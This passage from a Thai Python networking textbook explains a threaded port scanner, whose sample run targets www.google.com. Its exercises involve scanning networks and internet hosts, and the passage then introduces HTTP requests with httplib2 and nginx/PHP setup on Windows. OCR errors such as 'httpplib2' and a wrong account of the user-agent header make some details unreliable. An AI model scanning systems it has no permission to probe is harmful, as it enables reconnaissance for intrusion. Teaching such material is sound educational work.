บรรทัดที่ 17–31: สร้างฟังก์ชันที่ทำหน้าที่สแกนพอร์ตที่ต้องการ โดยการแปลงชื่อเซิร์ฟเวอร์ให้กลายเป็นหมายเลขไอพีก่อนในบรรทัดที่ 19 เมื่อตรวจสอบชื่อเครื่องได้แล้วจะทำการสร้างเดรอดเพื่อตรวจสอบแต่ละพอร์ต โดย 1 เดรอดจะตรวจสอบ 1 พอร์ต คลาสเดรอดจะรับพารามิเตอร์เป็นที่อยู่ของฟังก์ชัน socketScan คือ target=socketScan และต้องส่งพารามิเตอร์สำหรับฟังก์ชันนี้ไปให้กับคลาสเดรอดด้วย โดยส่งผ่านตัวแปร args คือ args=(host, int(port)) ในบรรทัดที่ 30

บรรทัดที่ 33–36: สร้างคำสั่งช่วยเหลือการใช้งานโปรแกรม (อ่านเพิ่มเติมในบทที่ 14) ด้วยโมดูล parse

บรรทัดที่ 37–42: เป็นการสักดิ้นเอาข้อมูลที่ต้องการออกจากอาร์กิวเมนต์ของโมดูล parse ซึ่งในที่นี้ คือ ชื่อเครื่องเซิร์ฟเวอร์ปลายทาง (host) และหมายเลขพอร์ตปลายทาง (ports) โดยหมายเลขพอร์ตจะเก็บในตัวแปรลิสต์ และอาจจะมีได้หลายค่า

บรรทัดที่ 43: เรียกฟังก์ชัน portScanning() เพื่อสั่งสแกนเซิร์ฟเวอร์พร้อมกับส่งพารามิเตอร์ให้กับฟังก์ชันดังกล่าว 2 ตัว คือ ชื่อเครื่องเซิร์ฟเวอร์และหมายเลขพอร์ตที่ต้องการสแกน

ผลลัพธ์จากการทำงานของโปรแกรมเมื่อป้อนชื่อเครื่องเป็น www.google.com ปรากฏว่า เครื่องเซิร์ฟเวอร์ดังกล่าวจดทะเบียนไว้กับ

kul09s12-in-f4.1e100.net และมีพอร์ต 443 (บริการเว็บแบบปลอดภัย)  
เพียงพอร์ตเดียวเท่านั้นที่เปิดให้บริการ

**สรุป:** บทนี้อธิบายถึงการเขียนโปรแกรมเครือข่ายด้วยซ็อกเก็ตกับพอร์ตโอลชนิดต่าง ๆ คือ ทีซีพีและยูดีพี ซึ่งประกอบไปด้วยเซิร์ฟเวอร์สำหรับให้บริการและคล์ล่อนต์เพื่อร้องขอใช้บริการ โดยจำลองรูปแบบของการสื่อสารในหลายลักษณะ เช่น การเชื่อมต่อระหว่างเซิร์ฟเวอร์กับคล์ล่อนต์ชนิด 1 ต่อ 1 หรือการเชื่อมต่อจากเครื่องคล์ล่อนต์พร้อม ๆ กันไปยังเซิร์ฟเวอร์ที่ทำงานด้วยเรตต์ เป็นต้น ในตอนท้ายของบท ทำการทดสอบบนเครื่องที่ให้บริการทั้งที่อยู่ภายใต้เครือข่ายเดียวกันและบนเครือข่ายอินเทอร์เน็ต เพื่อเป็นกรณีศึกษาด้านความปลอดภัยด้วย

### แบบฝึกหัดท้ายบท

1. เขียนโปรแกรมเพื่อสแกนพอร์ตภายนอก localhost (localhost) ว่ามีพอร์ตจำนวนเท่าใดที่เปิดใช้งานอยู่ และมีหมายเลขพอร์ตอะไรบ้าง
2. เขียนโปรแกรมเพื่อสแกนหมายเลขไอพีภายนอกเครือข่ายส่วนบุคคล (Private network) ว่ามีไอพีใดบ้างที่กำลังทำงานอยู่
3. จากข้อที่ 2 เขียนโปรแกรมเพื่อสแกนพอร์ตภายนอกเครือข่ายส่วนบุคคล (Private network) ว่ามีพอร์ตใดกำลังทำงานอยู่บ้าง โดยใช้หมายเลขไอพีที่ได้รับจากข้อที่ 2 มาสแกนเพื่อค้นหา
4. เขียนโปรแกรมเพื่อตรวจสอบว่าเครื่องให้บริการบนอินเทอร์เน็ตเปิดให้บริการเว็บเซิร์ฟเวอร์ (HTTP) และการควบคุมระยะไกลแบบปลอดภัย (SSH) อยู่หรือไม่ โดยโปรแกรมมีคำสั่งช่วยเหลือและมีรูปแบบอินพุตดังนี้
  - > ชื่อโปรแกรม -H หมายเลขไอพีเซิร์ฟเวอร์ -P 22,80
  - > ชื่อโปรแกรม -h ในกรณีขอความช่วยเหลือการเรียกใช้งานโปรแกรม
5. เขียนโปรแกรมด้วยพอร์ตโอลยูดีพี เพื่อทำหน้าที่เป็นไฟล์เซิร์ฟเวอร์ เพื่อเก็บข้อมูลคอนฟิกกูเรชันของอุปกรณ์ต่าง ๆ บนระบบเครือข่าย (คล้าย TFTP server)



## บทที่ 17

### การเขียนโปรแกรมเอชทีพี (HTTP programming)




QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ (Source code)

ในบทนี้กล่าวถึงการเขียนโปรแกรมกับ协议ที่สำคัญและใช้งานกันอย่างกว้างขวางในปัจจุบันนั่นคือ โปรโตคอลเอชทีพี (Hypertext Transfer Protocol: HTTP) เอชทีพีเป็นprotoคอลที่อยู่เบื้องหลังความสำเร็จในการสื่อสารข้อมูลในรูปแบบเว็บ (World Wide Web: WWW) โดยประกอบไปด้วยผู้ให้บริการเว็บไซต์หรือนิยมเรียกว่าเว็บเซิร์ฟเวอร์ (Web server) กับผู้ขอใช้บริการหรือนิยมเรียกว่าเว็บไคล์เอนต์ (Web client) ซึ่งมีรายละเอียดดังนี้

#### 1. protoคอลเอชทีพี (HTTP)

protoคอลเอชทีพีทำงานอยู่ในระดับชั้นที่ 7 (แอพพลิเคชัน) ของตัวแบบ OSI ทำหน้าที่กำหนดกฎเกณฑ์ต่าง ๆ สำหรับใช้สื่อสารระหว่างเว็บเซิร์ฟเวอร์และเว็บไคล์เอนต์ ซึ่งเบื้องหลังการทำงานของเอชทีพีก็ คือ การสื่อสารแบบ ไคล์เอนต์-เซิร์ฟเวอร์ ที่ผู้อ่านได้ศึกษาผ่านมาแล้วในบทที่ 16 ซึ่งก็คือการโปรแกรมซักอกเก็ตนั่นเอง แต่แตกต่างกันตรงที่การสื่อสารในระดับชั้น proto ก็จะเน้นการสื่อสารในระดับชั้นที่ 4 ของตัวแบบ OSI เมื่อผู้อ่านเปิดโปรแกรมเว็บเบราว์เซอร์ ตัวได้ตัวหนึ่งขึ้นมาใช้งาน เช่น Chrome, firefox หรือ Microsoft Edge และป้อนยูอาร์แอล (URL) หรือที่อยู่ของเว็บไซต์ปลายทางลงในช่องรับ URL ของเบราว์เซอร์ เช่น www.google.com และกดปุ่ม enter (เรียกชั้นตอนนี้ว่าการร้องขอ (Request) ไปยังผู้ให้บริการเว็บไซต์) และปรากฏว่าข้อมูลของเว็บไซต์ปลายทางที่ต้องการแสดงผลในเบราว์เซอร์ (เรียกชั้นตอนนี้

ว่าการตอบสนอง (Response) แสดงว่าเว็บเซิร์ฟเวอร์พร้อมให้บริการแล้ว โดยเอกสารที่ตอบกลับมาเรียกว่า เอกสารเอชทีเอ็มแอล (HTML) เมื่อเว็บไคล์เอนต์ได้รับเอกสารดังกล่าวนี้มาแล้ว จะตีความเอกสาร (Tag) และแสดงผลในเว็บเบราว์เซอร์อย่างถูกต้อง ดังแสดงในรูปที่ 17.1



รูปที่ 17.1 แสดงการทำงานของโปรโตคอลเอชทีพี

ภายในเอกสาร HTML ที่ส่งกลับมาให้กับเว็บเบราว์เซอร์ โดยปกติแล้วจะประกอบไปด้วยข้อมูลหลายประเภทฝังอยู่ในนั้น เช่น ข้อความ รูปภาพ วิดีโอ มัลติมีเดีย สคริปต์ (Java script) หรือ CSS เป็นต้น ซึ่งข้อมูลแต่ละประเภทจะมีเครดทำงานอยู่เบื้องหลังของโปรแกรมเว็บเบราว์เซอร์ เพื่อดึงข้อมูลจากเว็บเซิร์ฟเวอร์และประกอบกลับให้สมบูรณ์ ในขณะที่ผู้ใช้คลิกลิ้งค์ได้ลิงค์หนึ่งภายใต้เว็บไซต์หรือกดปุ่มรีเฟรช (Refresh = F5) เว็บเบราว์เซอร์จะส่งการร้องขอ (Request) ไปยังเว็บเซิร์ฟเวอร์ทุกครั้ง โดยเว็บเซิร์ฟเวอร์จะไม่มีการเก็บข้อมูล หรือสถานะไว้ระหว่างการเปลี่ยนหน้าเพจ ซึ่งแสดงว่าโปรโตคอลเอชทีพีทำงานแบบไม่เก็บสถานะ (Stateless protocol) นั่นเอง

#### ข้อความร้องขอ (Request message)

ข้อความร้องขอจะส่งจากเว็บเบราว์เซอร์ให้ผ่านไคล์เอนต์ไปยังเว็บเซิร์ฟเวอร์ โดยบรรจุข้อมูลไว้ภายใต้ข้อความร้องขอ ดังนี้

- **Path:** เส้นทางหรือที่อยู่ของเว็บเพจที่ไคล์เอนต์ต้องการขอใช้งาน เช่น กําบอยู่ ใน พัฒนา ศิริพาวัน เช่น <https://www.google.co.th/imghp/>
- **Method:** ระบุวิธีการรับหรือส่งข้อมูลจากไคล์เอนต์ไปยังเว็บเซิร์ฟเวอร์ ว่าจะใช้วิธีการใด ซึ่งเมื่อต้องที่ใช้บ่อย ๆ ได้แก่ GET คือ การรับหรือดึงข้อมูล (หน้าเพจ) จากเซิร์ฟเวอร์มายังไคล์

### บทที่ 17:- การเขียนโปรแกรมเชิงทีพี

เอนต์ หรือ POST คือ การส่งข้อมูลจากไคล์เอนต์ไปยังเว็บเซิร์ฟเวอร์ เช่น ส่งฟอร์มล็อกอินไปยังเซิร์ฟเวอร์ เป็นต้น แต่เมื่ออดไม่ได้มีเพียง 2 ประเภทเท่านั้นยังมีเมธอดอื่น ๆ ให้ใช้งานอีก ศึกษาเพิ่มเติมได้จาก <https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods>

- **Version:** ใช้ระบุเวอร์ชันของ HTTP ในการสื่อสารกัน โดยทั้งสองฝ่ายต้องตรงกัน ซึ่งปัจจุบันมี 3 เวอร์ชัน คือ HTTP v1.1 (เริ่มใช้ในปี 1997), HTTP v2.0 (เริ่มใช้ในปี 2015) และ HTTP v3.0 (กำลังใช้งานในปัจจุบัน)
- **Header:** (Option) ใช้สำหรับส่งข้อมูลอื่น ๆ เพิ่มเติมเกี่ยวกับไคล์เอนต์ไปให้กับเซิร์ฟเวอร์ได้ทราบ เช่น user-agent คือ ข้อมูลที่ส่งไปให้เซิร์ฟเวอร์ทราบว่าขณะนี้ไคล์เอนต์ยังไม่พร้อมรับข้อมูลเนื่องจากไคล์เอนต์กำลังทำงานบางอย่างอยู่ เป็นต้น
- **Body:** (Option) ใช้เพื่อส่งข้อมูลเพิ่มเติมให้กับเซิร์ฟเวอร์ เช่น ซื้อผู้ใช้และรหัสผ่านจากฟอร์ม เป็นต้น

### ข้อความตอบกลับ (Response message)

เมื่อเว็บเซิร์ฟเวอร์ได้รับข้อความร้องขอจากไคล์เอนต์แล้วจะตอบกลับด้วยข้อความตอบกลับ ซึ่งประกอบไปด้วย

- **Status Code:** แสดงถึงผลลัพธ์ที่ได้จากการขอความร้องขอว่าสมบูรณ์หรือไม่อย่างไร ตัวอย่าง เช่น ถ้าตอบกลับเป็น 200 แสดงว่าการร้องขอในครั้งนี้สมบูรณ์ (OK) ในขณะที่ข้อความตอบกลับเป็น 404 แสดงว่าเจ้าที่ต้องการไม่มีอยู่บนเซิร์ฟเวอร์แล้ว หรือ 500 หมายถึงการประมวลผลภายในเครื่องให้บริการเกิดขัดข้อง เป็นต้น
- **Header:** บรรจุข้อมูลจากเซิร์ฟเวอร์ส่งกลับไปให้ไคล์เอนต์ เช่น Content-Language บอกให้ไคล์เอนต์ทราบว่าภาษาที่ใช้สื่อสารคือภาษาอะไร เป็นต้น
- **Body:** บรรจุข้อมูลที่ใช้ในการแสดงผลต่าง ๆ ในเว็บเบราว์เซอร์

## 2. การสร้าง HTTP คลื่นออนไลน์ด้วย `httplib2`

ในตอนได้จัดเตรียมไลบรารีสำหรับการสร้าง HTTP คลื่นออนไลน์แล้ว ซึ่งมีหลายโมดูลแล้วแต่ความสนใจของผู้ใช้งาน เช่น `httplib2`, `urllib2`, `urllib3` เป็นต้น โดยโมดูลเหล่านี้มีความสามารถคล้ายกัน คือ สร้างการร้องขอใช้งาน เว็บเพจบนเว็บเซิร์ฟเวอร์ แต่ที่นิยมใช้งานมากเป็นพิเศษ คือ `httplib2` และ `urllib3` เพราะได้รับการปรับปรุงให้มีความทันสมัยและรองรับเทคโนโลยีเว็บในปัจจุบัน ในโมดูล `httplib2` จะมีเมธอดซึ่งว่า `HTTP()` เป็นเมธอดหลักที่ใช้สำหรับสร้างอ็อกบอเจ็กต์การเชื่อมต่อไปยังเว็บเซิร์ฟเวอร์ ซึ่งสามารถร้องขอการใช้งานได้หลายรูปแบบ เช่น อ่านข้อมูลเว็บ ส่ง `HTTP Head request`, `HTTP Get request`, `HTTP Post request`, `Urgent information` และส่งซื้อผู้ใช้และรหัสผ่าน ดังตัวอย่าง

ตรวจสอบไลบรารี `httplib2` โดยใช้คำสั่ง

```
>>> import httplib2
Traceback (most recent call last):
  File "<pyshell#0>", line 1, in <module>
    import httplib2
ModuleNotFoundError: No module named 'httplib2'
>>>
```

ถ้าขึ้นข้อความดังกล่าว แสดงว่ายังไม่ได้ติดตั้ง `httplib2` ให้ดำเนินการติดตั้งโดยใช้คำสั่งต่อไปนี้ใน MS-DOS prompt

```
C:\Users\Drk>pip install httplib2
Collecting httplib2
  Downloading httplib2-0.19.1-py3-none-any.whl (95 kB)
|██████████| 95 kB 797 kB/s
Collecting pyparsing<3,>=2.4.2
  Using cached pyparsing-2.4.7-py2.py3-none-any.whl (67 kB)
Installing collected packages: pyparsing, httplib2
Successfully installed httplib2-0.19.1 pyparsing-2.4.7
```

หลังจากติดตั้งแล้วให้ทดสอบเวอร์ชันของ `httplib2` ด้วยคำสั่ง

```
>>> import httpplib2
>>> print(httpplib2.__version__)
0.19.1
>>>
```

แสดงว่า httpplib2 ติดตั้งเสร็จสมบูรณ์แล้ว และเป็นเวอร์ชัน 0.19.1

ทดสอบอ่านข้อมูลจากเว็บเซิร์ฟเวอร์

```
1 import httpplib2
2
3 http = httpplib2.Http()
4 content = http.request("http://www.something.com")[1]
5
6 print(content.decode())
```

httpplib2\_request.py

ผลลัพธ์จากการสั่งรันโปรแกรม httpplib2\_request.py

```
<html><head><title>Something.</title></head>
<body>Something.</body>
</html>

>>>
```

จากโปรแกรมบรรทัดที่ 1 นำเข้าโมดูล httpplib2 มาใช้งาน จากนั้นบรรทัดที่ 3 สร้างอับเจกต์ซึ่งอ่าว http สำหรับเชื่อมต่อไปยังเว็บเซิร์ฟเวอร์ จากนั้นสั่งให้อ่านข้อมูลจากเว็บไซต์ <http://www.something.com> โดยใช้เมธอด request() ในบรรทัดที่ 4 สัญลักษณ์ [1] ต่อท้ายเมธอด request() คือขอดูเฉพาะเนื้อข้อมูลเท่านั้น เนื่องจากข้อมูลที่ส่งกลับมาจากเว็บเซิร์ฟเวอร์ด้วยเมธอด request() จะจัดเก็บข้อมูลที่ได้รับมาลงในตัวแปรชนิดทัพเพิล โดยตำแหน่ง [0] คือ ข้อความส่วนหัว เช่น รหัสตอบสนอง (Response code) โดยเนื้อหาของเว็บจะอยู่ในตำแหน่งที่ [1] นั่นเอง ดังรูปที่ 17.2 ข้อมูลที่เก็บไว้ในตัวแปร content จะต้องถูกแปลงก่อนใช้งาน เนื่องจากเว็บเซิร์ฟเวอร์ส่งกลับมาเป็นชนิด UTF-8 นั่นเอง ข้อมูลที่พิมพ์ออกจะภาพ คือ HTML tag พร้อมข้อความ "something."

**Tuple**

| <b>Response code</b> | <b>Content (HTML)</b> |
|----------------------|-----------------------|
| [0]                  | [1]                   |


รูปที่ 17.2 แสดงตัวอย่างข้อมูลที่ได้รับจากเมธอด http.request()

ผู้เขียนโปรแกรมต้องการลบ HTML tag ออกจากผลลัพธ์ที่ส่งกลับมา จากเว็บเซิร์ฟเวอร์ สามารถทำได้โดยใช้เมธอด .sub() ซึ่งอยู่ภายในโมดูล re ดังนี้

```

1 import httplib2
2 import re
3
4 http = httplib2.Http()
5 content = http.request("http://www.something.com")[1]
6
7 stripped = re.sub('<[^<]+?>', '', content.decode())
8 print(stripped)

```



ผลลัพธ์จากการสั่งรันโปรแกรม stripped\_HTML\_tag.py คือ

Something.  
Something.

เมธอด sub() หรือ substring() จะดำเนินการแทนที่อักษรใน tag ของ HTML ซึ่งประกอบไปด้วย <[^<]+?> (? = อักษรระดับ ๑ ก็ได้ ๑ ตัว) ด้วย " " (ไม่มีตัวอักษร)

#### การตรวจสอบรหัสตอบสนอง (Response code)

หากท่านมาแล้วว่ารหัสตอบสนองเมื่อส่งกลับมาจากเว็บเซิร์ฟเวอร์ จะเก็บอยู่ในตัวแปรทัพเพิลตำแหน่งที่ [0] ดังนั้นสามารถเรียกดูรหัสตอบสนองได้โดยจากเอกสารทริบิวต์ status เช่น

```

1 import httplib2
2
3 http = httplib2.Http()
4 resp = http.request("http://www.something.com")[0]
5 print(resp.status)
6
7 resp = http.request("http://www.something.com/news/")[0]
8 print(resp.status)

```

200  
 404  
 >>>

จากการรันโปรแกรม getResponse\_codes.py รหัสตอบสนองที่ได้คือ 200 คือหน้าเว็บเพจที่รองขอใช้บริการ ("http://www.something.com") สามารถเข้าใช้งานได้เป็นปกติ แต่รหัสตอบสนอง 404 หมายถึงหน้าเว็บเพจดังกล่าวไม่มีอยู่บนเว็บเซิร์ฟเวอร์ ("http://www.something.com/news/") นั่นเอง

### การส่งคำขอชนิด HTTP Head request

HTTP Head request คือ ขอความร้องขอทราบข้อมูลส่วนหัวของเว็บเพจที่ให้บริการ โดยปกติจะประกอบไปด้วย วันเวลา ข้อมูลเซิร์ฟเวอร์ ประเภทของข้อมูลในเว็บ และเวลาการแก้ไขข้อมูลในเพจล่าสุด ซึ่งสามารถดำเนินการผ่านเมธอด request() ได้เช่นกัน โดยกำหนดพารามิเตอร์เป็น "HEAD" ดังตัวอย่าง

```

1 import httplib2
2
3 http = httplib2.Http()
4 resp = http.request("http://www.something.com", "HEAD")[0]
5 print("Server: " + resp['server'])
6 print("Last modified: " + resp['last-modified'])
7 print("Content type: " + resp['content-type'])

```

```

Server: cloudflare
Last modified: Sat, 28 Apr 2012 02:39:27 GMT
Content type: text/html; charset=UTF-8
>>>


```

ผลลัพธ์ที่ได้จากการรันโปรแกรม http\_head\_request.py ดังนี้  
 เชิร์ฟเวอร์ที่ให้บริการเว็บ www.somthing.com คือ cloudflare วันที่แก้ไข  
 ข้อมูลในเพจล่าสุดคือ Sat, 28 Apr 2012 02:39:27 GMT และประเภทของ  
 ข้อมูล คือ UTF-8

### การส่งคำขอของชนิด HTTP GET request

เป็นวิธีการร้องขอใช้ทรัพยากรบนเว็บเชิร์ฟเวอร์อีกวิธีการหนึ่ง ซึ่งการใช้  
 เมธอด GET ในตัวอย่างนี้จำเป็นต้องติดตั้งเว็บเชิร์ฟเวอร์เพื่อใช้ประกอบการ  
 ทดสอบด้วย โดยติดตั้งเว็บเชิร์ฟเวอร์ ชื่อ nginx และภาษา php ดังนี้

- ดาวน์โหลด nginx จากลิงค์ <http://nginx.org/en/download.html>  
 โดยเลือกแบบติดตั้งบนวินโดวส์ ปัจจุบันเป็นรุ่น 1.21 ดังรูปที่ 17.3



### รูปที่ 17.3 nginx สำหรับวินโดวส์

- ไฟล์ที่ดาวน์โหลดจะมีชื่อว่า nginx-1.21.1.zip ให้เก็บไว้ในไดร์ที่  
 ต้องการใช้เป็นเว็บเชิร์ฟเวอร์ ในตัวอย่างนี้จะติดตั้งลงบนไดร์ C โดย  
 การแตกไฟล์ zip ซึ่งไฟล์เดอร์ดังกล่าวจะมีเพิ่มของ nginx ดังรูป  
 ที่ 17.4

This PC > Windows10 (C:) > nginx-1.21.1

| Name      | Date modified     | Type        |
|-----------|-------------------|-------------|
| conf      | 7/6/2021 9:59 PM  | File folder |
| contrib   | 7/6/2021 9:59 PM  | File folder |
| docs      | 7/6/2021 10:00 PM | File folder |
| html      | 7/6/2021 9:59 PM  | File folder |
| logs      | 7/6/2021 9:59 PM  | File folder |
| temp      | 7/6/2021 9:59 PM  | File folder |
| nginx.exe | 7/6/2021 9:42 PM  | Application |

รูปที่ 17.4 ไฟล์ต่าง ๆ ภายใน nginx

3. ทดสอบการทำงานของ nginx โดยดับเบิลคลิกที่ไฟล์ nginx.exe
4. ทดสอบการใช้งานโดยพิมพ์ localhost ในเว็บเบราว์เซอร์ เช่น chrome ถ้าการทำงานถูกต้องจะแสดงผลดังรูปที่ 17.5 (อย่าลืม กำหนด PATH ใน Environment Variable โดยคลิกขวาที่ > System คลิก Advanced system settings และคลิก Environment Variables.. จากนั้นสร้าง PATH เพิ่มและกำหนดเป็น C:\nginx-1.21.1 หรือ C:\nginx)



รูปที่ 17.5 ทดสอบการทำงานของ nginx

5. ดาวน์โหลดภาษาฯ php จากลิงค์

<https://windows.php.net/download/> ปัจจุบัน (13-07-2564)  
เป็นเวอร์ชัน 8.0 ดังรูป

**PHP 8.0 (8.0.8)**

---

[Download source code \[22.96MB\]](#)

[Download tests package \(php7\) \[13.35MB\]](#)

**VS16 x64 Non Thread Safe (2021-Jun-29 16:34:22)**

- [Zip \[25.39MB\]](#)  
sha256: 2b0ed9d8a1beccedef48b35e72d3100eb502a4c7a15dd82d95cebd6cf0ac8faf
- [Debug Pack \[23.09MB\]](#)  
sha256: f54843db8633e4ef835daa3df11b818e29f3f3441efc5923a932ebabf0cbcdac
- [Development package \(SDK to develop PHP extensions\) \[1.16MB\]](#)  
sha256: 8e619bc790099d78e03052d3c20daa8f42ed3779895520fc4a6640a29f33e1c9

รูปที่ 17.6 ดาวน์โหลด php เวอร์ชัน 8.0 สำหรับวินโดวส์  
 6. ให้ทำการแตกไฟล์แล้วเก็บไว้ในไดร์ C และเปลี่ยนชื่อไฟล์เดอร์เป็น  
 php-8.0 ดังรูป


Windows10 (C:) > php-8.0 >

| Name                  | Date modified      | Type                 | Size      |
|-----------------------|--------------------|----------------------|-----------|
| dev                   | 6/29/2021 11:33 PM | File folder          |           |
| ext                   | 6/29/2021 11:33 PM | File folder          |           |
| extras                | 6/29/2021 11:34 PM | File folder          |           |
| lib                   | 6/29/2021 11:33 PM | File folder          |           |
| deplister.exe         | 6/29/2021 11:33 PM | Application          | 121 KB    |
| glib-2.dll            | 6/29/2021 11:33 PM | Application exten... | 1,386 KB  |
| gmodule-2.dll         | 6/29/2021 11:33 PM | Application exten... | 18 KB     |
| icudt68.dll           | 6/29/2021 11:33 PM | Application exten... | 27,900 KB |
| icuin68.dll           | 6/29/2021 11:33 PM | Application exten... | 2,897 KB  |
| icuio68.dll           | 6/29/2021 11:33 PM | Application exten... | 60 KB     |
| icuuc68.dll           | 6/29/2021 11:33 PM | Application exten... | 2,137 KB  |
| libcrypto-1_1-x64.dll | 6/29/2021 11:33 PM | Application exten... | 3,392 KB  |
| libenchant2.dll       | 6/29/2021 11:33 PM | Application exten... | 42 KB     |
| libpq.dll             | 6/29/2021 11:33 PM | Application exten... | 276 KB    |
| libsasl.dll           | 6/29/2021 11:33 PM | Application exten... | 190 KB    |

รูปที่ 17.7 ติดตั้ง php 8.0 ลงไดร์ C

 php พัฒนาด้วย visual C++ ดังนั้นต้องติดตั้ง Visual C++ Redistributable เวอร์ชัน VC15 & VS15 ก่อนการใช้งาน php บนวินโดวส์เสมอ สามารถดาวน์โหลดได้จาก [https://aka.ms/vs/16/release/VC\\_redist.x64.exe](https://aka.ms/vs/16/release/VC_redist.x64.exe)

7. กำหนด Environment Variable โดยคลิกขวาที่  > System คลิก Advanced system settings และคลิก Environment Variables.. จากนั้นกำหนด PATH C:\php-8.0 เพิ่มดังภาพที่ 17.8



รูปที่ 17.8 ปรับแต่ง php ให้สามารถเรียกใช้งานบนวินโดวส์

8. เปิดไฟล์ php.ini-development หรือ php.ini-production และบันทึกเป็นชื่อใหม่ คือ php.ini จากนั้นเอาเครื่องหมาย ; ออกจากพารามิเตอร์ต่าง ๆ ดังนี้

```
extension_dir = "ext"
extension=mbstring
extension=mysqli
extension=openssl
extension pdo_mysql
extension pdo_sqlite
```

และกำหนด date.timezone ="Asia/Bangkok" และทดสอบดูเวอร์ชันของ PHP โดยใช้คำสั่ง php -v ใน MS-DOS prompt

9. จากนั้นสร้างโฟลเดอร์ www เพื่อเก็บสคริปต์โปรเจ็คต่าง ๆ ไว้ในไดร์

C:

C:\www

10. กำหนดค่าของ nginx เพื่อให้สามารถอ่านสคริปต์ไฟล์ของภาษา PHP ได้ โดยกำหนดค่าต่าง ๆ ได้ที่ C:\nginx\conf\nginx.conf ชื่ง root ใช้สำหรับกำหนดเส้นทางที่เก็บสคริปต์ โดยกำหนดตามรูปที่ 17.9



```
nginx.conf - Notepad
File Edit Format View Help

root c:/www;

location ~ \.php$ {
    fastcgi_pass 127.0.0.1:9000;
    fastcgi_index index.php;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    include     fastcgi_params;
}
```

